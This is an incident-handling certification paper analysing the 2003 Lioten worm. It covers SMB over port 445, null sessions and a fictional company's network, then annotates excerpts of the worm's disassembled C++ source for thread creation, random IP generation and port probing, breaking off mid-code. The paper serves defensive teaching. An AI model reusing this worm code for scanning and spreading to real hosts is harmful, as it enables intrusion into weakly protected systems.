GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

THE SANS INSTITUTE

GIAC CERTIFIED INCIDENT HANDLER (GCIH)
PRACTICAL ASSIGNMENT
VERSION 2.1A (JANUARY 2003)

EXPLOIT IN ACTION
THE W32.HLLW.LIOTEN WORM

ARNOLD LLAMAS
APRIL 23, 2003

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

EXECUTIVE SUMMARY

This paper presents an analysis of the W32.HLLW.Lioten worm, its effects on a fictional company, and the incident handling steps the company performed to identify, contain, eradicate and recover from this worm.

INTRODUCTION

Although worms today are commonly associated with the Windows family of operating systems, the first well-known incident involving a worm occurred on November 2, 1988 on a *UNIX* system. The Morris worm exploited vulnerabilities in sendmail, fingerd (the finger daemon), remote shell/execute, and the use of weak passwords running on DEC VAX and Sun Microsystems Sun 3 machines. Although the Morris worm did not contain a malicious payload, a coding error prompted the worm to endlessly consume resources on the victimized system causing it to either crash or "became [sic] catatonic."[1] This caused an estimated 6000 systems (approximately 10%) on the ARPANET (from which the Internet was born) to cease functioning, so a secondary effect of the Morris worm was a Denial of Service (DoS). This worm caused much attention in the media, and its impact on the ARPANET "prompted the Defense Advanced Research Projects Agency (DARPA, the new name for ARPA) to fund a computer emergency response team, now the CERT® Coordination Center."[2]

With an estimated 200 million computers connected to the Internet (as of 2002), the probability of a worm propagating among unsecured systems remains high as shown by the Slammer and Code Red worms and the existence of new worms reported frequently. Antivirus companies and organizations such as The SANS Institute, CERT, and the Cyber Defense Initiative continuously strive to raise the level of awareness of the IT community to ensure that the impact of malicious code is minimized.

This paper fulfills the practical portion of the SANS GIAC Certified Incident Handler certification, and it will describe a theoretical incident involving the W32.HLLW.Lioten worm's impact upon a small business and the incident handling process used to handle the attack. Although this worm did not have as much impact as Code Red or Slammer, it does illustrate the fact that good system administration and network ingress filtering is not practiced in some parts of the Internet.

THE EXPLOIT



The exploit is listed as W32/Lioten and W32.HLLW.Lioten by CERT and Symantec respectively. Other names for this exploit include W32/Lioten.worm [McAfee], Lioten [F-Secure], W32/Lioten-A [Sophos] Iraq_oil, IraqiWorm, and Datrix. According to F-Secure the significance of the term "Iraq_oil" is unknown and may be only a coincidence given current world events. From this point forward, the exploit will be referred to simply as "Lioten".

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Lioten is a worm written in Visual C++ and is 40,960 bytes unpacked and 16,896 bytes packed. The 16,896-byte file size was attained using the UPX executable packer. The UPX executable packer was written in Visual C++, offers a very good compression rate and achieves a high compression ratio. It is freely available for both Linux and Windows platforms under the GNU General Public License and may be downloaded at http://upx.sourceforge.net/#download. Lioten was deemed a low threat worm by major antivirus software vendors.

CERT issued Incident Note IN-2002-06 on December 17, 2002 describing Lioten and its potential impact. Although Lioten was most active in mid-December 2002, "Top 10" port activity displayed at www.incidents.org indicates that port 445/tcp is still a favorite target among those trying to gain access to Windows file shares.

From www.incidents.org
Last update April 09, 2003 17:08 pm GMT (9 minutes ago)
Top 10 Ports

Service Name	Port Number	30 day history	Explanation
netbios-ns	137		NETBIOS Name Service
www	80		World Wide Web HTTP
ms-sql-m	1434		Microsoft-SQL-Monitor
smtp	25		Simple Mail Transfer
ident	113		
microsoft-ds	445		Win2k+ Server Message Block
netbios-ssn	139		NETBIOS Session Service
---	11310		
domain	53		Domain Name Server
kazaa	1214		KAZAA file sharing app

CERT Advisory CA-2003-08 also states that "Windows file shares with poorly chosen or NULL (empty) passwords have been a recurring security risk for both corporate networks and home users for some time."[3]

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

From CERT Advisory CA-2003-08

- IN-2002-06: W32/Lioten Malicious Code
- CA-2001-20: Continuing Threats to Home Users
- IN-2000-02: Exploitation of Unprotected Windows Networking Shares
- IN-2000-03: 911 Worm

Lioten is not listed at Mitre's Common Vulnerabilities and Exposures (CVE) website, although entries related to its method of operation do exist as candidates for review.

CAN-1999-0518	A NETBIOS/SMB share password is guessable.
CAN-1999-0519	A NETBIOS/SMB share password is the default, null, or missing.

With the March 2003 appearance of the Deloder worm (also described in CERT Advisory CA-2003-08), the exploitation of weak or Null passwords used to protect file shares on Windows 2000 and Windows XP systems will continue to be a recurring problem. Additionally, even some universities reported Lioten activity with one university advising its users of possible locked out accounts due to Lioten's repeated login attempts. [1]

Lioten affects Windows 2000 and Windows XP systems not by spreading through email but by probing for unprotected or weakly protected file shares on port 445/tcp. Port 445/tcp is used for SMB (Server Message Block) over TCP/IP also known as Microsoft-DS (**M**icro**s**oft **D**irect **S**MB Hosting Service), and this is the mechanism for file sharing under Windows 2000 and Windows XP. Lioten attempts to make an authenticated login to file shares on the target system using a hard coded list of weak passwords. If the login is successful, Lioten propagates to the target system by copying itself as the file "iraqi_oil.exe" to the shared folder. After propagating to its next target, Lioten will resume scanning for additional targets. This worm does not contain a malicious payload, but the potential for a Denial of Service attack remains if multiple systems are affected.

There are no known variants of Lioten at the time of this writing, however, as with the Deloder worm, minor variants may exist using modified password lists. Windows 3.x, Windows 95, Windows 98, Windows NT, Windows Me, OS/2, UNIX, Linux, and Macintosh systems are unaffected by Lioten.

References

CERT
Lioten CERT Incident Note
http://www.cert.org/incident_notes/IN-2002-06.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

CVE entries regarding NetBIOS
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0520
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0519
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0518

Lioten advisories from anti-virus software vendors
http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.lioten.html
http://vil.mcafee.com/dispVirus.asp?virus_k=99897
http://www.f-secure.com/v-descs/lioten.shtml
http://www.sophos.com/virusinfo/analyses/w32liotena.html

Analysis and disassembled code
http://www.mynetwatchman.com/kb/security/articles/iraqiworm/
http://www.unixwiz.net/iraqworm/

Activity at a university
[1]http://computing.colgate.edu/help/Virus/Alerts/W32liotenworm.htm

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


THE ATTACK

Description and Diagram of the Network

This is a fictional incident based upon actual networks and personal situations encountered in the wild. In more than a few cases, security was an afterthought until an incident had occurred. In this case, defense in depth was not considered and the installation of a firewall was regarded as a panacea for security issues.

XYZ is a small but growing company of 200 employees producing widgets. The company has an IT staff of 15 people whose skills include but are not limited to Web development, database programming, help desk and laptop support, Windows 98/NT/2000/XP, Exchange 2000, network engineering, UNIX (Solaris, Linux), DNS, router and firewall administration, and intrusion detection.

XYZ Perimeter Network



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

John and Jane were both hired as the Information Security Officer and Information Security Manager of XYZ. He and his immediate superior Jane, the Information Security Manager, were the only people responsible for information security at XYZ. In their first meeting with lead systems administrator and network administrator, they learned much about the network and its overall security posture. During that meeting, they also learned that the previous ISO, who was also the sole source of security matters at XYZ, had been planning an upgrade of the both the perimeter security and the internal network's security for some time. However, this upgrade had not occurred as of John and Jane's arrival at XYZ.

These are the configurations given to the ISO by the lead systems administrator.
Perimeter Router

- Cisco 4500 IOS 11.2
- SYSLOG service was not turned on.
- Remote management was not implemented. Management was done locally since the router was located in adjacent room.
- The following services were disallowed: ip source routing, finger, bootp, cdp. Telnet, ftp, SNMP were also disallowed.

PIX Firewall

- Uses Network Address Translation (NAT) and Port Address Translation (NAT) to allow the use of non-routable IP addresses.
- Denies everything unless specified. Allows all outbound traffic from internal network to go out.
- Curious entry listed italicized.

Service	Port Number	Protocol	Direction/Destination
HTTP, HTTPS	80, 443	TCP	IN/XYZ web server
SMTP	25	TCP	IN/Mail relay
DNS	53	TCP/UDP	IN,OUT/DNS server

Internal Router

- Cisco 4500 IOS 11.2
- SYSLOG was not turned on.
- Allows outbound traffic from internal network
- Router was located in same room as external router, so management done locally as well. Telnet, ftp, and SNMP turned off as well as cdp, bootp, and ip source routing.

DNS Server

- Windows 2000 Advanced Server
- Does not allow zone transfers.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Contains entries for hosts located in the DMZ. Hosts on the internal network are listed on the internal DNS server.
- *Discovered presence of shared folder named "mp3" containing mp3 music files.*

Web Server
- Windows 2000 Advanced Server running IIS 5.0.
- Public web server offering HTTP and HTTPS.

Email Relay/AV Gateway
- Windows 2000 Advanced Server running Exchange 2000.
- Relays email to internal network
- Scans incoming email for viruses

RealSecure IDS sensors
- Windows NT 4 running RealSecure v3.0
- Sensors in place since mid-1999 without any upgrades.

Description and Diagram of the Attack


Situation and Compromise

After that initial meeting, John and Jane discovered unusual activity originating from XYZ's web server and DNS server. They discovered that both systems were initiating outbound connections via port 445/tcp. Clearly, such systems should not initiate such outbound connections.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

DIAGRAM OF THE ATTACK



Protocol Description

Lioten relies on three protocols to propagate itself across the Internet: IP, TCP, and SMB. These protocols and their relationship to the seven layer OSI reference model are shown in the table below.

Layer	Protocol
Application	Server Message Block (SMB)
Presentation	
Transport	TCP & UDP
Network	IP (Internet Protocol)

IP, or Internet Protocol, provides a means for end-to-end delivery of packets from one network segment to another. Described in-depth in RFC 791, IP operates at the Network layer of the seven layer OSI reference model, and it is responsible

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

for addressing, routing, and delivery across network segments. It does not provide end-to-end reliability or flow control. It "is responsible *only* for getting datagrams from one host to another, one network at a time."[4] IP also provides a means of transport for higher-level protocols such as TCP and UDP.

TCP, or Transmission Control Protocol, operates at the Transport layer of the OSI model. It is a connection-oriented protocol and provides reliable transport for transaction-oriented applications. First described in RFC 793, TCP has become a key protocol for applications in which reliable data transmission is necessary such as email, TELNET, and the World Wide Web (WWW). "TCP provides five key services to higher-layer applications: virtual circuits, application I/O management, network I/O management, flow control, and reliability."[5] After randomly generating the next target's IP address, Lioten completes a virtual circuit using TCP's 3-way handshake described below.

- Client sends a packet with the SYN flag set and with a randomly chosen sequence number (to protect against sequence number guessing which can lead to IP address spoofing) and an acknowledgement number of 0.
- Server responds with a packet containing its own initial sequence number, an acknowledgement number equal to the sequence number received from the client plus one, and the SYN and ACK flags set.
- Client now responds with a packet with the ACK flag set and with an acknowledgement number set to the sequence number received from the server plus one.

With the 3-way handshake completed and the virtual circuit established, Lioten can now begin attacking its next victim. Additional detail can be found at http://www.sans.org/rr/protocols/digging.php.

SMB (Server Message Block) is a presentation layer client/server protocol that allows computers to share files, printers, serial ports, named pipes, and mailslots. SMB was developed in the early 1980s among Microsoft, Intel, and IBM and it has become a cross-platform protocol allowing file and printer sharing among different operating systems such as Microsoft Windows, UNIX, OS/2, and Banyan Vines. This is an important feature since there are environments that may use more than one operating system or may require backwards compatibility with legacy systems.

Previous versions of Windows (95/98/ME/NT) shared files and printers using SMB over NBT (NetBIOS over TCP/IP). The specifications for NetBIOS were first described in RFC 1001 and RFC 1002.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

RFC	Description
RFC 1001	Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Concepts and Methods
RFC 1002	Protocol Standard for a NetBIOS Service on a TCP/UDP Transport: Detailed Specifications

SMB over NBT (NetBIOS over TCP/IP) is used on the following ports:

Service Name	Port/Protocol
NetBIOS Name Service	137/TCP, 137/UDP
NetBIOS Datagram Service	138/UDP
NetBIOS Session Service	139/TCP

These are well-known port numbers as designated by the Internet Assigned Numbers Authority (http://www.iana.org/assignments/port-numbers).

With the arrival of Windows 2000/XP, SMB can now be run directly over TCP/IP on port 445 bypassing NBT altogether (although the option of using NBT still exists). This is advantageous for the following reasons:


- "Simplifying the transport of SMB traffic.
- Removing WINS and NetBIOS broadcast as a means of name resolution.
- Standardizing name resolution on DNS for file and printer sharing."[6]

Note: SMB under Windows 2000/XP is also known as CIFS 1.0 (Common Internet File System), but it will be referenced as "SMB" in this paper for simplicity.

If a server has direct hosting of SMB over TCP/IP and NBT enabled, it listens on port 445/TCP, 445/UDP, 137/UDP, 138/UDP, and 139/TCP. When listening for connections, the first method to respond will be used for the session. Enabling both methods for file/printer sharing provides backward compatibility for clients that do not use SMB over TCP/IP. If NBT is disabled, then the server will listen on port 445/TCP only for file and printer sharing.

SMB messages are composed of two parts: the header and the command string. SMB headers are fixed in size whereas SMB command strings may vary in size depending on the contents of the message. The diagram below shows a SMB handshake sniffed using Ethereal between a Windows 2000 system connecting to a share on another Windows 2000 system.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Exploit Mechanism

Lioten preys upon systems that are listening for incoming connections on port 445/tcp. Therefore, a system that offers file and printer sharing, does not block incoming connections to port 445/tcp from external IP addresses, and uses weak passwords, especially for the system's "Administrator" account, is vulnerable to this worm.

The registry value "RestrictAnonymous" setting of "0x0" in the key "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA**"** allows a null session to be established as shown in the following screenshots. Once the null session is established, an attacker can begin enumerating shares, users, machines, groups, and user and host security identifiers (SID).


This is an example of a Windows 2000 system with RestrictAnonymous set to the hex value 0x0 (allow null sessions). A Windows XP system has this value set to the hex value 0x1 (no enumeration of SAM accounts or names) by default disallowing a null session connection. However, it is a good idea to confirm this by checking. A user should check **Administrative Tools** à **Local Security Policy** à **Local Policies** à **Security Options**. The following policies should be set:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Network Access: Do not allow anonymous enumeration of SAM accounts: Enabled


Network Access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled

This Windows 2000 system has the “RestrictAnonymous” value set to 0x0 (hex) and it will allow null sessions.



If a null session is established, shares can be enumerated on a remote system:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



This command makes a connection to 192.168.1.101 using the hidden IPC$ IPC$ (interprocess communications) share as the anonymous user and using a null (empty), “”, password. This particular system shares a folder named “mp3”.

Since Lioten is a worm, it automates this process and does not require any interaction from the user. An analysis and the disassembled code of Lioten may be found at

http://www.unixwiz.net/iraqworm/
http://www.unixwiz.net/iraqworm/iraqworm.cpp

Note: disassembled code can also be found at the end of this document.

Lioten’s Execution

Lioten performs the following steps when attacking a system: create 100 threads, generate a random IP address for each thread to probe, determine if port 445/tcp is open on the target, and if it is open, begin attacking the host.

- Define and create 100 threads (tasks) for probing.

Before attempting to connect to potential victims, Lioten first creates 100 threads (tasks) for making connections.

Define the number of threads to generate. This constant also controls the behavior of the “for” loop to follow.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
#define         NTHREADS        100
    .
    . CODE SKIPPED HERE
    .
    for ( int threadcount = NTHREADS; threadcount > 0; threadcount-- )
         {
```

During each iteration of the for loop, create the threads by calling CreateThread 100 times. The maximum number of threads that can be created is 2028 threads if the default size of one megabyte is used for each thread.

```
        CreateThread( 0,                // lpThreadAttributes
```

Use the default size for each thread. A smaller thread size may be specified and this will result in an increase the number of threads but performance may suffer.

```
                      0,                // dwStackSize
                      ThreadEntry,      // entry-point function
```

`ThreadEntry` ***is a pre-defined function called each time a new thread is created.***

```
                       0,               // lpParameter
                       0,               // dwCreationFlags
                       ptid++ );        // ThreadID
    }
```

- Generate a random IP address to probe for each thread. `ThreadEntry` is called during each thread's creation, and this is where Lioten begins its dirty work.

Called from CreateThread in the for loop

```
static void ThreadEntry(DWORD param)
{
        while ( TRUE )
        {
```

Create random IP address by calling get_random_32. The IP address will conform to the following ranges:
[0-255].[0-127].[0-255].[0-127][7]

```
                unsigned long ipaddr = get_random_32();
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Call the function `testconnect` ***to attempt a connection to the randomly generated IP address. If port 445 is open, call function*** `attackhost` ***(***`testconnect` ***and*** `attackhost` ***explained below)***

```
                if ( testconnect(ipaddr) )
                {
                char    UNCname[52];            // NOTE: why 52? only need
17

                        sprintf(UNCname, "\\\\%s", inet_ntoa(ipaddr));

                        attackhost(UNCname);
                }
        }
}
```

- Check to see if port 445/tcp is open on the target.

```
static int testconnect(unsigned long random32)
{
```

Create a socket for communicating with the target system. Lioten will communicate with an Internet object and not a Unix file system object, so a socket of type AF_INET is chosen. Full-duplex stream-based communication is also needed, so SOCK_STREAM is chosen here.

```
        int fd = socket(AF_INET, SOCK_STREAM, 0);

        if ( fd == INVALID_SOCKET )
                return -1;

        struct sockaddr_in    remoteaddr;

        remoteaddr.sin_family = AF_INET;
```

Specify port number to attack here. Lioten attempts connections to port 445/tcp, so 445 is specified here. "htons" converts the port number into network byte order, i.e. the most-significate byte is transmitted first.

```
        remoteaddr.sin_port   = htons(445);
        remoteaddr.sin_addr   = random32;     // no host/net conversion

        // make the socket non-blocking
```

Lioten needs to know if port 445 is open immediately rather than waiting for data from it, so a non-blocking socket is needed.

```
        int arg = 1;

        ioctlsocket(fd, FIONBIO, &arg);
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

